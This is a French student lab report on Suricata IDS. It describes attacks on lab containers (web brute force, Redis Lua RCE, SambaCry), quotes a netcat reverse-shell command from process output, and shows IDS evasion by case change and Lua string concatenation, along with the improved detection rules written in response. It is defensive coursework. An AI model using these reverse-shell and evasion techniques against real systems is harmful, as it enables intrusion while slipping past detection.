TP SURICATA

ODRY Elouan & SALHI Morgan

Les réponses de ce rapport ont été rédigées avec l'aide d'une intelligence artificielle pour optimiser leur clarté et leur concision.


Partie 1 – sans Suricata

- Effectuer les attaques. A chaque conteneur compromis et pour chaque attaque, cherchez sur si vous arrivez à retrouver des traces de vos activités. Qu'as-tu pu voir sur :

- Web ?


Nous avons initialement récupéré le mot de passe administrateur grâce à une attaque par force brute. Une fois connectés, nous avons exploité la fonctionnalité d'upload de fichiers pour téléverser un script malveillant, ce qui nous a permis d'établir un *reverse shell* et de prendre le contrôle de la machine.

Après avoir stabilisé notre accès (via la commande `bash -l`), nous avons consulté les journaux d'erreurs avec la commande : `cat /var/log/apache2/error.log`



Comme le montre la capture d'écran, ce fichier conserve les traces des erreurs générées par nos commandes. Il est particulièrement utile pour l'audit car il met en évidence les tentatives d'actions non autorisées ou les erreurs d'exécution, fournissant ainsi une preuve directe de l'activité sur le serveur.


En complément du fichier d'erreurs, nous avons analysé le fichier des accès via la commande : `cat /var/log/apache2/access.log`



Ce fichier journal répertorie l'historique des connexions HTTP. On y retrouve des informations cruciales pour l'analyse forensique, telles que les adresses IP sources, l'horodatage précis des requêtes, ainsi que les ressources consultées. Ces logs constituent les traces tangibles de l'attaque que nous avons effectuée.

- Fileshare ?


Concernant le service Fileshare, après avoir exploité la vulnérabilité identifiée, nous avons vérifié l'impact de l'attaque en listant les processus actifs sur le conteneur compromis à l'aide de la commande `ps aux`.



Les processus identifiés (`/bin/sh`, `bash -i`) et la commande de stabilisation `script /dev/null` prouvent l'obtention d'un accès distant. De plus, leur exécution sous l'identité `root` démontre une compromission totale du conteneur avec les privilèges maximaux.

- Caching ?

Pour le service de Caching, identifié comme un serveur **Redis** (processus PID 1), nous avons de nouveau utilisé la commande `ps aux` pour analyser l'activité du conteneur après l'attaque.



Cette capture d'écran fournit une preuve irréfutable de l'intrusion grâce au processus **PID 10**. La commande `sh -c nc 172.19.2.1 4444 -e ...` est la signature caractéristique d'un Reverse Shell exécuté avec l'outil Netcat. Elle démontre que le serveur a été contraint d'initier une connexion vers la machine de l'attaquant (IP 172.19.2.1 sur le port 4444) pour lui offrir un contrôle à distance.

Partie 2 – avec Suricata

Web


- Quel comportement est détecté avec la règle ayant le sid "1001001" ?

La règle avec le SID 1001001 détecte une tentative de connexion au compte administrateur. Le log indique précisément la signature `"Admin authentication Attempt"` déclenchée par une requête `POST` sur `/login.php` avec l'identifiant `username=admin`.


```
{"timestamp":"2026-01-05T15:09:21.837779+0000","flow_id":494125421087134,"in_iface":"br-e3f930b12642","event_type":"alert","src_ip":"172.19.1.1","src_port":39256,"dest_ip":"172.19.1.2"
,"dest_port":80,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":1001001,"rev":1,"signature":"Admin authentication Attempt","ca
tegory":"","severity":3},"ts_progress":"request_complete","tc_progress":"response_complete","http":{"hostname":"172.19.1.2","url":"/login.php","http_user_agent":"curl/8.5.0","http_cont
ent_type":"text/html","http_method":"POST","protocol":"HTTP/1.1","status":302,"redirect":"login.php","length":0,"http_request_body_printable":"username=admin&password=isabelle&Login=Lo
gin&user_token=068b91aa7f8507287a83051e23cf4077"},"files":[{"filename":"/login.php","gaps":false,"state":"CLOSED","stored":false,"size":88,"tx_id":0}],"app_proto":"http","direction":"t
o_server","flow":{"pkts_toserver":4,"pkts_toclient":3,"bytes_toserver":572,"bytes_toclient":487,"start":"2026-01-05T15:09:21.835943+0000","src_ip":"172.19.1.1","dest_ip":"172.19.1.2","
src_port":39256,"dest_port":80}}
```


- Comment modifier l'attaque du Write-up pour contourner cette règle ?

Pour contourner cette règle, nous avons modifié la casse du nom d'utilisateur en saisissant "ADMIN" en majuscules au lieu de "admin" lors de la connexion.



Cette technique fonctionne car la règle Suricata recherche la chaîne exacte `content:"username=admin"` mais ne contient pas l'option `nocase`, ce qui la rend strictement sensible à la casse (majuscule/minuscule).

La règle recherche la chaîne exacte `content:"username=admin"` sans l'option `nocase`, ce qui la rend sensible à la casse. Ce changement de typographie permet d'éviter la détection par l'IDS tout en garantissant que la connexion reste fonctionnelle côté serveur.

Pour contrer le contournement précédent, nous avons mis en place une nouvelle règle (SID 1001009) intégrant l'option `nocase`.

```
alert http any any -> any any (msg:"Admin authentication Attempt nocase"; flow:to_server,established; http.request_body; content:"username=admin"; nocase; sid:1001009; rev:2;)
```

Explication de `nocase` : L'option `nocase` rend la détection insensible à la casse. Elle force le système à ignorer la distinction entre majuscules et minuscules (ainsi, "ADMIN" est traité comme "admin").

Preuve d'efficacité : Les logs montrent que la tentative de connexion avec "ADMIN" déclenche désormais l'alerte.

```
01/06/2026-17:02:41.240916  [**] [1:1001009:1] Admin authentication Attempt [**] [Classification: (null)] [Priority: 3] {TCP} 172.19.1.1:60724 -> 172.19.1.2:80
```

```
tu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0","http_content_type":"text/html","http_refer":"http://172.19.1.2/login.php","http_method":"POST","protocol
:302,"redirect":"index.php","length":0,"http_request_body_printable":"username=ADMIN&password=1234567890&Login=Login&user_token=76eee933bae3d72ae7688d6a6504c981"},
```

- Quel comportement est détecté avec la règle ayant le sid "1001002" ?

La règle ayant le SID 1001002 détecte une tentative d'attaque par force brute sur le serveur web.
Le journal indique explicitement la signature `"Web Server bruteforce Attempt"`.

```
{"timestamp":"2026-01-05T15:09:21.628866+0000","flow_id":439466908439344,"in_iface":"br-e3f930b12642","event_type":"alert","src_ip":"172.19.1.1","src_port":39162,"dest_ip":"172.19.1.2
,"dest_port":80,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1001002,"rev":1,"signature":"Web Server bruteforce Attempt","category":
","severity":3},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":5,"pkts_toclient":3,"bytes_toserver":480,"bytes_toclient":1927,"start":"2026-01-05T15:09:21.626609+0
00","src_ip":"172.19.1.1","dest_ip":"172.19.1.2","src_port":39162,"dest_port":80}}
```

- pourquoi a-t-elle été déclenchée plusieurs fois lors de l'attaque avec la boucle for ?

La boucle `for` génère une requête distincte pour chaque mot de passe testé.

Sans seuil de limitation (threshold), Suricata déclenche donc une alerte pour chaque tentative individuelle envoyée.

- Comment améliorer la règle pour réduire le bruit ?

Pour réduire le bruit généré par l'attaque brute force, nous avons ajouté une directive de seuil (`threshold`) configurée en `type both`.

```
01/07/2026-14:58:18.293923  [**] [1:1001002:1] Web Server a bruteforce Attempt [**] [Classification: (null)] [Priority: 3] {TCP} 172.19.1.2:80 -> 172.19.1.1:42340
01/07/2026-14:58:18.295324  [**] [1:1001002:1] Web Server a bruteforce Attempt [**] [Classification: (null)] [Priority: 3] {TCP} 172.19.1.1:42340 -> 172.19.1.2:80
```

```
alert http any any -> any any (msg:"Web Server  bruteforce Attempt improve"; threshold: type both, track by_src, count 20, seconds 60; sid:1001002;rev:1;)
```


La commande `threshold: type both` configure la règle pour n'émettre une alerte qu'une fois le seuil de 20 tentatives atteint par la même source en 60 secondes.

Ce mécanisme filtre le bruit en générant une alerte unique par intervalle de temps, ce qui permet de signaler l'attaque massive sans saturer les journaux.

Redis

- Quel comportement est détécté avec la règle ayant le sid "1001003" ?


La règle ayant le SID 1001003 détecte une tentative d'exécution de code à distance sur Redis (Remote Code Execution).
Le journal indique la signature explicite : `"signature": "Redis RCE"`. Cela correspond à une attaque ciblant le service Redis (port 6379) visible dans les logs.





- Comment contourner cette règle (bypass) ?

Pour contourner cette règle, nous avons utilisé l'obfuscation par concaténation de chaînes au sein d'un script Lua, en écrivant par exemple `package['load'..'lib']` au lieu du mot-clé complet.

Cette technique fragmente la signature que l'IDS recherche, rendant l'attaque indétectable pour Suricata tout en restant parfaitement interprétable par le serveur Redis.








- Comment améliorer la règle et détecter ton bypass ?

La solution technique L'option `pcre` permet de rechercher des motifs complexes. Nous utilisons l'expression `/package\s*\[.*load.*\.\.*lib.*\]/i` pour cibler spécifiquement la syntaxe de concaténation (l'opérateur `..`) utilisée pour masquer la commande.




Cette règle est désormais capable de reconstituer la logique de l'attaque et déclenche une alerte "Redis String concatenation improve" même lorsque les mots-clés sont fragmentés.

Fileshare

- Quel comportement est détecté avec la règle ayant le sid "1001004" ?

La règle ayant le SID 1001004 détecte une connexion SMB (Server Message Block).


{"timestamp":"2026-01-05T17:25:35.939157+0000","flow_id":614070069406973,"in_iface":"br-7bfc06a4ae4d","event_type":"alert","src_ip":"172.19.2.1","src_port":43151,"dest_ip":"172.19.2.3","dest_port":445,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1001004,"rev":1,"signature":"SMB Connection Detected","category":"","severity":3},"app_proto":"smb","direction":"to_server","flow":{"pkts_toserver":26,"pkts_toclient":20,"bytes_toserver":2751,"bytes_toclient":2510,"start":"2026-01-05T17:23:54.929406+0000","src_ip":"172.19.2.1","dest_ip":"172.19.2.3","src_port":43151,"dest_port":445}}

Le journal indique la signature : `"SMB Connection Detected"`. Cette alerte signale qu'une communication via le protocole SMB (port 445) a été établie, ce qui correspond généralement à des tentatives d'accès aux partages de fichiers (Fileshare).


- Quelle est la différence entre ce qui est détécté et l'attaque que vous effectuez ?

Ce qui est détecté : Une simple connexion réseau standard via le protocole SMB sur le port 445.

L'attaque effectuée : Une exploitation de faille critique (RCE) permettant d'exécuter du code malveillant et de prendre le contrôle du serveur, ce que cette règle trop générique ne parvient pas à distinguer d'un usage légitime.

- Créer une nouvelle règle qui détectera uniquement ton attaque.

Règle : `alert tcp any any -> any 445 (msg:"SambaCry Exploit Detected"; content:".so"; sid:1001006; rev:1;)`


01/07/2026-16:54:21.578607 [**] [1:1002005:5] SambaCry exploit Attempt 2 [**] [Classification: (null)] [Priority: 3] {TCP} 172.19.2.1:40669 -> 172.19.2.3:445

Explication : Cette règle ne se déclenche que si elle détecte la chaîne **`.so`** dans le trafic SMB, ce qui correspond au fichier malveillant utilisé par l'exploit SambaCry, évitant ainsi les alertes sur les connexions normales.

- Quel comportement est détécté avec la règle ayant le sid "1001005" ?

La règle ayant le SID 1001005 détecte une charge utile suspecte (données malveillantes potentielles transportées dans un paquet réseau).
Le journal indique explicitement la signature `"Payload suspect"`. L'alerte concerne le port 6379, ce qui confirme que cette activité suspecte cible le service Redis.


{"timestamp":"2026-01-05T16:51:07.489950+0000","flow_id":1800683403593991,"in_iface":"br-7bfc06a4ae4d","event_type":"alert","src_ip":"172.19.2.1","src_port":38470,"dest_ip":"172.19.2.2","dest_port":6379,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1001005,"rev":1,"signature":"Payload suspect","category":"","severity":3},"direction":"to_server","flow":{"pkts_toserver":6,"pkts_toclient":4,"bytes_toserver":647,"bytes_toclient":272,"start":"2026-01-05T16:50:30.878006+0000","src_ip":"172.19.2.1","dest_ip":"172.19.2.2","src_port":38470,"dest_port":6379}}

- Pourquoi la règle n'a jamais été déclenchée ?

La règle n'a pas été déclenchée car elle fonctionne par recherche de signature exacte (elle cherche une suite précise de caractères).

L'attaque a utilisé une technique d'obfuscation (concaténation de chaînes comme `'load'..'lib'`) qui a fragmenté les mots-clés malveillants. Le motif n'apparaissant plus "en clair" dans le paquet réseau, Suricata n'a pas pu identifier la menace.

- Comment améliorer la règle pour que la détection fonctionne lors du reverse shell sur l'application Web ?

Pour améliorer la détection, nous avons créé une règle ciblant la syntaxe spécifique d'un Reverse Shell Bash via le pseudo-périphérique TCP.

```
alert tcp any any -> any any (msg:"Improved Bypass"; content:"bash "; content:" -i "; content:" /dev/tcp/"; sid:1003001; rev:1;)
```

La règle recherche la présence simultanée de trois chaînes caractéristiques : `"bash "`, `" -i "` et `" /dev/tcp/"`, ce qui permet d'identifier précisément la commande malveillante injectée dans l'application web.

Général

- Certaines attaques ont bien été exécutées, mais aucune alerte n'a été générée. Citez un exemple et donnez une hypothèse. (sudo nc ?)

Exemple : La connexion administrateur réussie en utilisant le nom d'utilisateur "ADMIN" (en majuscules) au lieu de "admin".


Hypothèse : La règle de détection (SID 1001001) était trop rigide. Elle recherchait exactement la chaîne `username=admin` sans l'option `nocase`. L'IDS a ignoré le paquet car la signature ne correspondait pas parfaitement, alors que le serveur Web (MySQL) a accepté la variation de casse.

- Comment pouvez-vous optimiser ses règles pour qu'elles soient moins gourmandes en CPU ?

Il faut restreindre l'analyse aux ports spécifiques (ex: `port 80`) et privilégier les correspondances simples (`content`) avant d'utiliser les expressions régulières (`pcre`), beaucoup plus coûteuses en calcul.

- Quelle(s) est/sont la/les limite(s) de Suricata observée(s) dans ce TP ?

Limite observée : La sensibilité aux techniques d'évasion basées sur la syntaxe. Nous avons vu que la détection par signature est inefficace si l'attaquant modifie légèrement la forme de son attaque (changement de casse, encodage) sans en changer le fond, tant que la règle n'a pas été conçue pour anticiper ces variations (comme l'ajout nécessaire de `nocase` montré dans l'image.



- Quelle(s) est/sont la/les limite(s) de Suricata auxquelles tu peux penser, qui ne sont pas traitées dans ce TP ? En nommer au moins 2.

Le trafic chiffré (HTTPS) : Suricata ne peut pas lire le contenu des paquets chiffrés (payload) sans un système de déchiffrement en amont.

Les attaques inconnues (Zero-Day) : Fonctionnant par signatures, l'IDS est aveugle aux nouvelles attaques pour lesquelles aucune règle n'existe encore.